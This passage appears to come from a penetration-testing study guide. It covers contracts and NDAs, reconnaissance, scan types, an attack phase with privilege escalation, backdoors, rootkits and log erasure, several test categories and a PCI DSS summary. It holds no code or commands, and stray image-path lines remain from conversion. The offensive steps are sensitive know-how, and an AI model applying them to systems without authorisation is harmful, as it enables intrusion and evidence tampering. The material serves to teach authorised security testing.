  The testing team should advise the organization to enhance security. Employees should destroy the documents that are no longer used, but contain important details of the organization. The testing team should emphasize the use of shredders.

- **Social Engineering**

  Implement social engineering techniques to trick individuals into divulging sensitive information such as passwords, project details, etc.

- **Application Communication Security**

  Assess application communication security for any unauthorized interceptions.

- **Physical Security**

  The organization should restrict physical access to relevant departments only.

- **Dumpster Diving**

  Look for treasure (sensitive information) in the target's trash.

- **Inside Accomplices**

  The team should check for disgruntled employees who might release confidential data to the company's competitors.

- **Sabotage Intruder Confusion**

  Organizations generally implement various strategies such as honeypots to confuse or misguide intruders. Intruders will attack the system thinking it as genuine, but that system will be a decoy system monitored by administrators. As a pen tester, you have to test and bypass various intruder confusion strategies.

- **Intrusion Detection**

  The team should test any IDS or IPS.

- **Intrusion Response**

  Determine the appropriate response to each incident.

## Sign Penetration Testing Contract

A contract for penetration testing should include all needed clauses and other information and conditions for both parties involved in the penetration test. It should clearly state the rights and responsibilities of both parties. The penetration testing contract must be drafted by a lawyer and signed by the penetration tester and the company. A well-constructed contract must clearly state all points, such as:

- **Non-disclosure clause**

  The target organization drafts this clause to safeguard its confidential information.

- **Objective of the penetration test**

  This section of the pen testing contract states the reasons for performing the penetration test and the goals of the test.

- **Fees and project schedule**

  These are the payment and pricing options of the pen-testing service.

- **Sensitive information**

  This includes information related to the target organization's electronic assets, developing applications, network security parameters, or other sensitive information that is required by the penetration testing team.

- **Confidential information**

  Confidential information includes trade-secret information, network information, telephone system information, customer data, business materials, etc. This information is provided to the pen tester for the purpose of tests in confidence on the condition that the confidential information will not be divulged or copied to any other third person, firm, or a company unless mentioned in written authorization by the confiding party.

- **Indemnification clause**

  This clause protects the penetration tester/agency from any legal or financial liabilities, in case the penetration test results in loss or damage to the assets of the organization.

- **Reporting and responsibilities**

  Contract guidelines state the methodology for performing the test and reporting procedures and scheduling period for the task assigned.

## Sign Confidentiality Agreement and Non-Disclosure Agreement (NDA)

Two important documents to complete before any penetration testing begins are a confidentiality agreement and a nondisclosure agreement (NDA). A confidentiality agreement states that the information provided by the target organization is confidential and proprietary. This agreement also covers key aspects of negligence and liability for many potential issues. The target organization should be careful in wording the agreement, because many testing firms would try to avoid liability even in the case of negligence. Ensure that the service-providing firm has insurance coverage for damages.

A nondisclosure agreement (NDA) protects an organization's confidential information during business dealings with customers, suppliers, employees, and the press. A written NDA is a powerful legal tool that states that any party will not disclose any trade secrets, patents, or other proprietary information to anyone outside the company. A party can initiate legal action against the other party for any violation of the documented agreement. The organization can sue for damages and compensation. Many documents and other information regarding penetration testing contain critical information that could damage one or both parties if improperly disclosed.

Both parties bear the responsibility to protect tools, techniques, vulnerabilities, and information from disclosure beyond the terms specified by a written agreement. Specific areas to consider include:

- Ownership of the information flowing on the network (internally and in the DMZ)
- Use of the evaluation reports
- Use of the testing methodology in customer documentation

**The points to consider when drafting an NDA:**

- Identify truly valuable information and information that is critical to the company.
- Clearly specify that the person signing the agreement should not disclose the things mentioned in it.
- Clearly identify all parties to the agreement.
- Specifically include the starting date and length of the nondisclosure period.

All the parties involved in the NDA agreement should have it reviewed by their respective legal advisors.

## Pre-Attack Phase: Information Gathering

During the pre-attack phase, the testing team will gather as much information as possible about the target company. Most leaked information relates to the network topology and the types of services running within the organization. The team can use this information to provisionally map out the network for planning a more coordinated attack strategy later.

This phase can include information retrieval such as the following:

**Physical and logical location of the organization:** Map this phase to the tools and techniques discussed in the footprinting chapter. Examples include using the WHOIS database or search engines like Google, and finding the network block using the RIRs or the company website. This technique analyzes data returned during normal interaction with the organization, such as the banners and other system messages returned when connecting to the Web or mail server.

**Analog connections:** These include phone lines, fax lines, dial-up lines, and other out-of-band connectivity types. Testers note these details for later use with war dialers such as Phonesweep or ToneLoC. The importance here is to bypass the conventional security provided by firewalls, DMZs, and the like by taking advantage of an unprotected modem.

**Contact information:** Testers obtain any contact information online, in phone books, or elsewhere. The tester can scout sources such as print media to get personal information and use social engineering techniques to extract information. This can include breaching physical security (tailgating), dumpster diving, and impersonation.

**Information about other organizations:** Information about organizations connected to the target organization is important security gap. As security is only as good as the weakest link, it is possible to breach security by taking advantage of a weak link. Examples include third-party merchant sites or partners using default installations of Web application components known to have vulnerabilities.

**Other information:** Information that has the potential for exploitation can include job postings, message group postings, press releases, and even casual conversations.

## Passive Reconnaissance

Passive reconnaissance is a hacker's attempt to scout for our survey potential targets and then investigate the target using publicly available information. Access to this information is independent of the organization's resources, and anyone can freely access this information. This kind of reconnaissance is, consequently, difficult to detect.

Indicated passive reconnaissance steps include (but are not limited to) the following:

- Identifying the directory structure of the Web servers and FTP servers.
- Gathering competitive intelligence over newsgroups, bulletin boards, and industry feedback sites for references to and submissions from the organization. Testers can also obtain related information from job postings that include numbers of personnel required, and resumes and responsibilities. This can also include estimating the cost of support infrastructure.
- Determining the worth of the infrastructure that is interfacing with the Web—Testers may carry out asset classification as described under ISO 17799. This helps in quantifying acceptable risk to the business.
- Retrieving network registration information from WHOIS databases, using financial Web sites to identify critical assets, and searching for business services related to the registered party.

- Determining the product range and service offerings of the target company that are available online or can be requested online—estimate the threat level posed to these by checking for available documentation, associated third-party product vulnerabilities, cracks, and versions.
- Document sifting—this refers to gathering information solely from published material. This includes skimming through Web page source code, identifying key personnel, and investigating them further by background checks based on published résumés, affiliations, and publicly available information such as personal web pages, personal email addresses, or job databases.
- Social engineering—tester profile the organization's employees by position, habits, preferences, or weak traits, and later targeted. The objective here is to extract sensitive information and catalog it.

### Active Reconnaissance

The information gathering process encroaches on the target territory. In this case, the perpetrator may send probes to the target in the form of port scans, network sweeps, enumeration of shares and user accounts, and so on. The hacker may adopt techniques such as social engineering and use tools that automate these tasks, such as scanners and sniffers.

**Network mapping:** Map the network by getting the information from the server domain registry numbers unearthed during the passive reconnaissance phase. The IP block forms the backbone of the network. Investigate the network linkages both upstream and downstream. These include the primary and secondary name servers for hosts and subdomains.

Steps include (but are not limited to):

- Interpreting broadcast responses from the network
- If ICMP is not blocked, use ICMP to sweep the network
- Use reverse name lookups to verify addresses

**Perimeter mapping:** Map the perimeter by tracerouting the gateway to define the outer network layer and routers, and tracing system trails in the Web logs and intrusion logs. The tester may also follow system trails from Web postings and bulletin boards.

Steps include (but are not limited to):

- Analyzing the traceroute response and mapping the perimeter using firewalking techniques
- Using online sources such as Netcraft to find out more about the information systems (IS) infrastructure and historical performance data. Doing so will give server uptime to determine if the latest patch releases have been applied. Verify them.

**System and service identification through port scans:** This will essentially result in the identification of live systems and their IP addresses, port states (open, closed, or filtered), protocols used (routing or tunneled), active services and service types, service application types and patch levels, OS fingerprinting, version identification, internal IP addressing, and so on.

Steps include (but are not limited to):

- Deploying a connect scan for all hosts on the network. Use this through port 1024 to enumerate ports.
- Deploying a stealth SYN scan for ports 20, 21, 22, 23, 25, 80, and 443. Extend this scan to live systems to detect port states.
- Deploying an ACK scan for ports 3100–3150, 10001–10050, and 33500–33550 using TCP port 80 as the source to get past the firewall.
- Deploying a fragment scan in reverse order with FIN, NULL, and XMAS flags set for ports 21, 22, 25, 80, and 443. Testers use this for enumerating the subset of ports in the default packet fragment testing ports.
- Deploying FTP bounce and idle scans for ports 22, 81, 111, 132, 137, and 161 to infiltrate the DMZ.
- Deploying UDP scans to check for port filtering on a small subset.
- Cataloging all the protocols. Note any tunneled or encapsulated protocols.
- Cataloging all services identified for ports discovered—whether filtered or not. Note service remapping and system redirects.
- Cataloging all applications identified using scanners such as Nmap. Additional, you can retrieve information such as patch level and version fingerprinting.

**Web profiling:** This phase will attempt to profile and map the Internet profile of the organization. The information gleaned will be used for later attack techniques such as SQL injection, Web server and application hacking, session hijacking, denial-of–service, and so on.

Steps include (but are not limited to):

- Cataloging all Web-based forms, types of user input, and form-submission destinations
- Cataloging Web privacy data including cookie types (persistent or session), nature and location of information stored, cookie expiration rules, and encryption used
- Cataloging Web error messages, bugs in services, third-party links, and applications; locate the destination

The information collected during the pre-attack phase includes:

- Competitive intelligence
- Network registration information
- DNS and mail-server information
- Operating-system information
- User information
- Authentication credential information
- Analog connections

- Contact information
- Website information
- Physical and logical location of the organization
- Product range and service offerings of the target company that are available online
- Any other information that has the potential to result in a possible exploitation

### Attack Phase

The information gathered in the pre-attack phase forms the basis of the attack strategy. Before deciding on the attack strategy, the tester may choose to carry out an invasive information-gathering process such as scanning.

The attack phase involves the actual compromise of the target. The attacker may exploit a vulnerability discovered during the pre-attack phase or use security loopholes such as a weak security policy to gain access to the system. The important point here is that while the attacker needs only one port of entry, organizations need to defend several. Once inside, the attacker may escalate privileges and install a backdoor to sustain access to the system and exploit it.

During the attack phase, the pen tester needs to:

- Penetrate perimeter
- Acquire target
- Escalate privileges
- Execute, implant, retract

### Activity: Perimeter Testing

Social engineering will be an ongoing activity through the testing phase. The tests in this context include, but are not limited to, making impersonating or make phone calls to capture sensitive information, verifying information gathered through activities like dumpster diving, and so on. Other means include email testing, trusted-person acquisition, and attempts to retrieve legitimate authentication details such as passwords and access privileges. The tester can use information gathered here in Web-application testing as well.

**Firewall Testing:** Pen-testing team makes use of the information gained during the pre-attack phase using techniques such as firewalking. They attempt to bypass the IDS and firewall.

This includes crafting and sending packets to check firewall rules—for example, sending SYN packets to test stealth detection. This will determine the nature of various packet responses through the firewall. Pen testers can use customized TCP/IP packets with different combination of flags to enumerate the target network. This also gives an indication of source port control of the target.

Usually, perimeter testing measures the firewall's ability to handle fragmentation, big packet fragments, overlapping fragments, a flood of packets, and so on. Testing methods for perimeter security include, but are not limited to, the following techniques:

- Evaluating error reporting and error management with ICMP probes
- Checking access control lists with crafted packets
- Measuring the threshold for denial of service by attempting persistent TCP connections, evaluating transitory TCP connections, and attempting streaming UDP connections
- Evaluating protocol filtering rules by attempting connection using various protocols such as SSH, FTP, and Telnet
- Evaluating the IDS capability by passing malicious content (such as malformed URLs) and scanning the target variously in response to abnormal traffic
- Examining the perimeter security system's response to Web server scans using multiple methods such as POST, DELETE, and COPY

## Enumerating Devices

A device inventory is a catalog of network devices with descriptions of each device. During the initial stages of the pen-test, the test team can refer the devices by their identification in the network (such as IP address, MAC address, etc.). They can use device enumeration tools and "ping" all the devices on the network to create an inventory of all the devices.

Later, when there is a physical security check, devices may be cross-checked to verify their location and identity. This step can help identify unauthorized devices on the network. Another method is to perform ping sweeps to detect responses from devices and later correlate the results with the actual inventory.

The following are the likely parameters in an inventory sheet:

- Device ID
- Descriptions
- Hostnames
- Physical locations
- IP addresses and MAC addresses
- Network accessibility

## Activity: Acquiring Target

Usually, target acquisition refers to all the activities to unearth as much information as possible about a particular machine or system. Acquiring a target refers to the set of activities in which the tester subjects the target machine to more-intrusive challenges such as vulnerability scans and security assessments. This helps in gaining more information about the target and exploiting it in the exploitation phase.

Examples of such activities include subjecting the machine to the following procedures:

- **Active probing assaults**: This can use results of network scans to gather further information that can lead to a compromise.
- **Running vulnerability scans**: Vulnerability scans are completed in this phase.

- **Trusted systems and trusted process assessment**: This involves attempting to access the machine's resources using legitimate information obtained through social engineering or other means.

### Activity: Escalating Privileges

Attacker takes an advantage of bugs, design flaws, or misconfigurations in an operating system or an application to gain elevated access to the normally protected resources from an application or user. Privilege escalation is usually performed by attackers to carry out various malicious activities such as delete files, view sensitive information, or install malicious programs such as Trojans and viruses. Therefore, once the pen tester manages to intrude in to the target system, he or she must attempt to exploit the system and gain greater access to protected resources.

Activities include (but are not limited to) the following techniques:

- The tester may take advantage of poor security policies, e-mails, or unsafe Web code to gather information that can lead to escalation of privileges.
- Use of techniques such as brute force to achieve privileged status. Tools for this purpose include GetAdmin and password crackers.
- Use of Trojans and protocol analyzers.
- Use of information gleaned through techniques such as social engineering to gain unauthorized access to privileged resources.

### Activity: Execute, Implant, and Retract

In this phase, the tester effectively compromises the acquired system by executing arbitrary code. The objective here is to explore the extent to which security fails. The tester will attempt to execute arbitrary code, hide files in the compromised system, and leave the system without raising alarms. The tester will then attempt to reenter the system stealthily. Activities include the following processes:

- Executing exploits already available or specially crafted to take advantage of the vulnerabilities identified in the target system.
- Subjecting the system to denial-of-service attacks. This can be carried out in the previous phase as well.
- Exploiting buffer overflows in order to trick the system into running arbitrary code. The tester may spawn a remote shell, and attempt to upload files and conceal them within the system.
- The tester may also use viruses, Trojans, and rootkits that take advantage of vulnerabilities to exploit the system. Establishing a rootkit or a Trojan that can lead to access more critical systems can also be part of the testing process.
- Erasing logs files or camouflaging modifications to escape legal ramifications. Activities in the retract phase include manipulation of audit log files to remove traces of the activities. Examples include use of tools such as Auditpol. The tester may also change

system settings to remain inconspicuous during a reentry, change of log settings, and so on.

- Reentering the system by using the backdoor implanted by the tester.

### Post-Attack Phase

This phase is critical to any penetration test, as it is the responsibility of the tester to restore the systems to the pretest state. The objective of the test is to show where security fails, and unless there is a scaling of the penetration test agreement, whereby the tester is assigned the responsibility of correcting the security posture of the systems, this phase must be completed.

Activities in this phase include (but are not restricted to) the following:

- Removing all files uploaded onto the system
- Cleaning all registry entries and removing vulnerabilities created
- Reversing all files and setting manipulations done during the test
- Reversing all changes in privileges and user settings
- Removing all tools and exploits from the tested systems
- Restoring the network to the pretest stage by removing shares and connections
- Mapping the network state
- Documenting and capturing all logs registered during the test
- Analyzing all results and presenting them to the organization

It is important that the penetration tester document all activities and record all observations and results, so that the test can be repeated and verified for the given security posture of the organization. For the organization to quantify the security risk in business terms, it is essential that the tester identify critical systems and critical resources, and map the threats to both.


A security testing or pen-testing methodology refers to a methodological approach to discover and verify vulnerabilities in the security mechanisms of an information system, thus enabling administrators to apply appropriate security controls to protect critical data and business functions.

The cornerstone of a successful penetration test is the methodology involved in devising it. The underlying methodology should help the tester by providing a systematic approach to the testing pattern. The consistency, accuracy, and efficiency of the test must be met and should be up to the mark of the testing methodology. This does not mean that the entire framework should be restrictive, however.

The following are two important types of penetration testing methodologies:

### Proprietary Methodologies

There are many organizations that work on penetration testing and who offer services and certifications. These network-security organizations have their own methodologies that are kept confidential. Examples of some proprietary methodologies are:

- **IBM**

  Express penetration testing services from IBM Security Services help mid-market organizations quickly assess the security posture of their networks by safely identifying network vulnerabilities before they are exploited.

- **McAfee Foundstone**

  McAfee Foundstone guides enterprises on the best ways to protect assets and maximize business goals through maintaining a strong security posture.

- **EC-Council LPT**

  LPT methodology is an industry accepted comprehensive information system security auditing framework.

## Open-Source and Public Methodologies

There is a wide range of methodologies that are publicly available. Anyone can use these methodologies. The following methodologies can be accessed online:

- **OWASP**

  OWASP is the Open Web Application Security Project, which is an open-source methodology. It provides a set of tools and a knowledge base, which help in protecting Web applications and services. It is beneficial for system architects, developers, vendors, consumers, and security professionals who might work on designing, developing, deploying, and testing the security of Web applications and Web services.

- **OSSTMM**


  OSSTMM is the Open-Source Security Testing Methodology Manual, compiled by Pete Herzog. OSSTMM is a standard set of penetration tests to achieve security metrics. It is considered to be a de facto standard for the highest level of testing, and it ensures high consistency and remarkable accuracy.

- **ISSAF**

  Information Systems Security Assessment Framework (ISSAF) is an open source project aimed to provide in-depth information about how to conduct a penetration test. It is supported by the Open Information Systems Security Group (OISSG). The mission of ISSAF is to "research, develop, publish, and promote a complete and practical generally accepted information systems security assessment framework."

- **NIST**

  NIST, The National Institute of Standards and Technology, is the federal technology agency that works with industry to develop and apply technology, measurements, and standards.




A methodology ensures that the process is a standard manner with documented and repeatable results for a given security posture. This helps testers plan their testing/attack strategy, according to the input gained in the preceding phases of the testing process. A penetration test involves the systematic analysis of all the security measures in place.

Following are the various phases involved in the penetration testing methodology:

### Information Gathering

Information gathering is the first phase in the penetration testing process. The main purpose of information gathering is to understand more about the target company. There are a number of ways to gather information about the company from public domain sources such as the Internet, newspapers, and third-party information sources.

### Vulnerability Analysis

Before you can attack, you have to find the weak points. A vulnerability analysis is the process of identifying logical weaknesses in computers and networks as well as physical weaknesses and weaknesses in policies, procedures, and practices relating to the network and the organization.

### External Penetration Testing

External testing is normally conducted before internal testing. It exploits discovered vulnerabilities that are accessible from the Internet to help determine the degree of

information exposure or network control that it may provide to attackers in case of a successful exploitation.

### Internal Network Penetration Testing

Internal testing exploits discovered vulnerabilities that are accessible from inside the organization to help determine the degree of information exposure or network control that it may provide to attackers in case of a successful exploitation.

### Firewall Penetration Testing

A firewall is another critical network infrastructure component to test multiple times, depending on where it resides in the infrastructure. Firewalls that are exposed to the Internet serve as a primary line of defense for the tested organization and thus will usually be tested from the Internet and from within the DMZ for both ingress and egress vulnerabilities and proper rule sets. Internal firewalls segregate portions of the internal network from each other. Pen testers should test the firewalls for both ingress and egress filtering.

### IDS Penetration Testing

As networks have grown more complex and the methods to attack them have multiplied, more and more organizations have come to rely on intrusion detection (and prevention) systems (IDS/IPS) to give them warning or prevent an intrusion from occurring. The pen-testing team tests these devices for any vulnerability that will allow an attacker to circumvent setting of the IPS/IDS alarms.

### Password-Cracking Penetration Testing

Passwords protect a computer's resources and files from unauthorized access by malicious users (attackers). Password-cracking penetration testing identifies the vulnerabilities associated with password management. This helps in avoiding various kinds of password cracking attacks such as brute force attacks, hybrid attacks, dictionary attacks, and so on.

### Social-Engineering Penetration Testing

The pen-testing team may use both computer- and human-based techniques to try to obtain not only sensitive and/or nonpublic information directly from employees, but also to gain unescorted access to areas of the company that are normally off-limits to the public. Once alone in an off-limits area, the social engineer may then try to obtain additional sensitive or nonpublic information about the company, its data, or its customers.

### Web Application Penetration Testing

The pen-testing team will perform meticulous testing of an application to check for code-related or "back-end" vulnerabilities that might allow access to the application itself, the underlying operating system, or the data that the application can access.

### SQL Testing

SQL injection is the most common web vulnerability on the Internet. It takes advantage of non-validated input vulnerabilities to pass SQL commands through a web application for execution by a back-end database. The successful SQL injection attack provides unauthorized access to a

database or retrieves information directly from the database. The pen-tester performs SQL injection penetration testing in order to find and exploit SQL injection vulnerabilities in a web application.

### Router and Switches Penetration Testing

Depending on where routers are located in the network infrastructure, they may forward data to points inside or outside the target organization's network. Take down a router; take down all hosts connected to that router. Pen-testers should test routers twice once from the Internet and again from inside the network as routers play an important role in connecting the target organization to the Internet.

### Wireless Network Penetration Testing

If the target company uses wireless (and who doesn't these days), the test team will focus on the availability of "outside" wireless networks that can be accessed by employees of the target company (effectively circumventing the company's firewalls), the "reach" of the company's own wireless signal outside the physical confines of the company's buildings, and the type and strength of encryption employed by the wireless network.

### Denial-of-Service Penetration Testing

The main purpose of denial-of-service (DoS) attacks is to bring down an enterprise network or e-commerce site by flooding it with large amounts of traffic, similar to hundreds of people repeatedly dialing a telephone number to keep it busy and unavailable. Here, the pen-tester will determine minimum thresholds for DoS attacks on a system; however, the tester cannot ensure that the system is resistant to DoS attack. It is also required to provide an alternative way to react to the situation when the threshold limit exceeds.

### Penetration Testing of Stolen Laptops, PDAs, and Cell Phones

Some organizations take great pains to secure the equipment that is located within the physical confines of their buildings, but fail to have adequate policies and procedures in place to maintain that security when mobile equipment leaves the premises. The test team attempts to temporarily "liberate" mobile equipment and then conducts testing to gain access to the data stored on those devices. Team members will most often attempt to target either or both members of the IT department and the senior members of an organization in the hopes that their mobile devices will contain the most useful data.


### Source Code Penetration Testing

Tough an application functions as intended, source code penetration testing is essential to ensure that the application is secure. Pen-testers can perform source code pen testing either manually or automatically using tools.

### Physical Security Penetration Testing

The test team may attempt to gain access to the organizational facilities before, during, or after business hours using techniques meant to defeat physical access control systems or alarms. Team members may also conduct an overt "walk-through" accompanied by a member of the tested organization to provide the tested company with an "objective perspective" of the

physical security controls in place. Either as a part of physical security testing or as a part of social engineering, the team may riffle through the organization's refuse to discover what discarded information could be used by an attacker to compromise the organization and to observe employee reactions to an unknown individual sifting through the trash.




### Surveillance Camera Penetration Testing

A surveillance camera monitors the live targets. The surveillance camera can be prone to security flaws due to non-robust design of the web interface created for the surveillance camera activities. As a pen-tester, you should try to find out vulnerabilities in the web interface of the surveillance camera. You should do the following things to test the surveillance camera:

- The web interface should be completely debugged.
- Try to look for the injection points from where the motion images are included remotely.
- Validate the image path.
- Create the different motion picture recorder and editor in order to validate motion or picture recorded by the surveillance camera whether they are same or not.

### Database Penetration Testing

The test team may attempt to directly access data contained in the database using account password-cracking techniques, or indirectly access data by manipulating triggers and stored procedures.

### VoIP Penetration Testing

The test team may attempt to gain access to the VoIP network for the purpose of recording conversations, or to perform DoS to the company's voice communications network. In some

cases, if the organization has not followed the established "best practices" for VoIP, the team may attempt to use the VoIP network as a jumping-off point to conduct further compromise of the organization's network backbone.

### VPN Penetration Testing

A number of companies allow at least some of their employees to work remotely, either from home or while they are "on the road." In either case, a VPN represents a trusted connection to the internal network. Test-team members will attempt to gain access to the VPN by either compromising the remote endpoint or gaining access to the VPN tunnel so that they have a "blessed" connection to the internal company network.

### Cloud Penetration Testing

Cloud computing systems are widespread today. Because cloud security is based on the shared responsibility of both cloud provider and the client, there are many security risks associated with cloud computing. Pen-testers actively evaluate the security of a cloud system by simulating an attack from a malicious source.

### Virtual-Machine Penetration Testing

Virtual machines are independent machines that possess a separate operating environment installed within a host machine. Virtual environments suffer from the same security concerns as the physical environment. Flaws in the virtualization software may lead to the execution of malicious code in the virtual machine, which leads hackers to take over the host operating system. The pen tester therefore needs to find out the vulnerabilities in the VM by simulating the actions of an attacker, before a real attack occurs.

### War Dialing

War dialing involves the use of a program in conjunction with a modem to penetrate the modem-based systems of an organization by continually dialing-in. It is the exploitation of an organization's telephone, dial, and private branch exchange (PBX) system to infiltrate the internal network in order to abuse the computing resources. Pen-testers perform war dialing pen test to check if:

- The authorized modems are vulnerable to break-in by a War Dialer
- Modems reveal banners and their identity
- Inventory devices such as a fax machine on your PBX is accessible by PSTN
- The modem provided by the manufacturer holds a default password
- The network contains security holes

### Virus and Trojan Detection

Viruses and Trojans are the most widespread malicious software today. Trojans does malicious activities such as steal sensitive information, delete, or replace OS's critical files, perform DoS attacks, records user activities, creates backdoors to gain remote access, and so on. Viruses slow down system performance, consume more resources and time, deletes or modifies files and folders, and so on.

Therefore, pen-testers have to check for suspicious open ports, running processes, registry entries, device drivers, Windows services, startup programs, files and folders, network activity, and so on to detect the presence of viruses and Trojans.

### Log Management Penetration Testing

Log files maintain records of all the events occurring in an organization's systems and networks. It contains the complete track of events such as status of node, agent transmission, job request, and so on. Therefore, proper log management helps in tracking any malicious activity such as unauthorized access from outside attackers at an early stage.

### File Integrity Checking

File integrity checking ensures that no tampering has occurred to the original file. Faulty storage media, transmission errors, software bugs, malware, and so on may affect file integrity. Pen-testers must check for the following to ensure file integrity:

- File size
- Version
- When it was created
- When it was modified
- The login name of any user who modifies the file
- Its attributes (ex: Read-Only, Hidden, etc.)

### Mobile Devices Penetration Testing

Mobile device pen testing has attained more attention during recent times as smartphones are widely being used for both personal and business purposes. Although smartphones support a wide range of functionality, they also introduce new security issues, or increase existing risks. Attackers take this as an advantage to launch various kinds of attacks to extract sensitive personal or business information stored in the smartphone. Pen-testers should therefore perform mobile pen testing to find various security loopholes that an attacker could exploit.

### Telecom and Broadband Penetration Testing

The communication technologies through which different companies access the Internet have become indispensable to modern business practices. Use of these communication technologies can also make networks vulnerable, however. The pen-tester has to determine vulnerabilities in the broadband connection of a particular corporate network by simulating different types of attacks on broadband connections to check whether the network can withstand them.

### Email Security Penetration Testing

Securing email accounts is of utmost importance, as they are the repositories of valuable personal or corporate data. Compromising a single email account (e.g., a CEO's email account) whether by an insider or an external hacker could make a huge loss to the company. Therefore, a pen-testing team should test the company's email infrastructure for various risks, both internal and external.

### Security Patches Penetration Testing

Security patches protect a system or application from vulnerabilities and attacks. Poorly designed security patches contain vulnerabilities and are thus susceptible to attacks. Performing security patches penetration testing will therefore help to identify such vulnerabilities and fix them beforehand.

### Data Leakage Penetration Testing


Data leakage is one of the most debilitating problems that occur within an organization. The attackers or malicious users may exploit confidential data of the organization for financial gains and launching other attacks on the network. The leaked data may consist of an intellectual property, private or sensitive data, and so on.

Data leakage penetration testing helps in the following way:


- Prevents confidential information from going out to the market or to competitors
- Allows increasing internal compliance level of data protection
- Improves awareness amongst employees on safe practices
- Controls exposure with workflows for mitigation

### SAP Penetration Testing

Attackers may be able to break into SAP platform and can perform espionage, sabotage, and fraud attacks on business-critical information. A pen-tester launches various attacks on the SAP platform to identify vulnerabilities that an attacker could exploit; this enables an organization to fix any security issues in advance, thereby enhancing the security level of the SAP platform.




Laws function as a system of rules and guidelines enforced by a particular country or community to govern behavior. A Standard is a "document established by consensus and approved by a recognized body that provides, for common and repeated use, rules, guidelines, or characteristics for activities or their results, aimed at the achievement of the optimum degree of order in a given context. This section deals with various laws and standards pertaining to information security in different countries.





The Payment Card Industry Data Security Standard (PCI DSS) is a proprietary information security standard for organizations that handle cardholder information for the major debit, credit, prepaid, e-purse, ATM, and POS cards. This standard offers robust and comprehensive standards and supporting materials to enhance payment card data security. These materials include a framework of specifications, tools, measurements, and support resources to help organizations ensure the safe handling of cardholder information. PCI DSS applies to all entities involved in payment card processing, including merchants, processors, acquirers, issuers, and service providers, as well as all other entities that store, process or transmit cardholder data. PCI DSS comprises a minimum set of requirements for protecting cardholder data. High level overview of the PCI DSS requirements developed and maintained by the Payment Card Industry (PCI) Security Standards Council.

| PCI Data Security Standard – High Level Overview | |
|---|---|
| Build and Maintain a Secure Network | ▪ Install and maintain a firewall configuration to protect cardholder data<br>▪ Do not use vendor-supplied defaults for system passwords and other security parameters |
| Protect Cardholder Data | ▪ Protect stored cardholder data<br>▪ Encrypt transmission of cardholder data across open, public networks |
| Maintain a Vulnerability Management Program | ▪ Use and regularly update anti-virus software or programs<br>▪ Develop and maintain secure systems and applications |
| Implement Strong Access Control Measures | ▪ Restrict access to cardholder data by business need to know<br>▪ Assign a unique ID to each person with computer access<br>▪ Restrict physical access to cardholder data |
| Regularly Monitor and Test Networks | ▪ Track and monitor all access to network resources and cardholder data<br>▪ Regularly test security systems and processes |
| Maintain an Information Security Policy | ▪ Maintain a policy that addresses information security for all personnel |

TABLE 1.5: showing the PCI Data Security Standard - High Level Overview


Failure to meet the PCI DSS requirements may result in fines or termination of payment-card processing privileges.

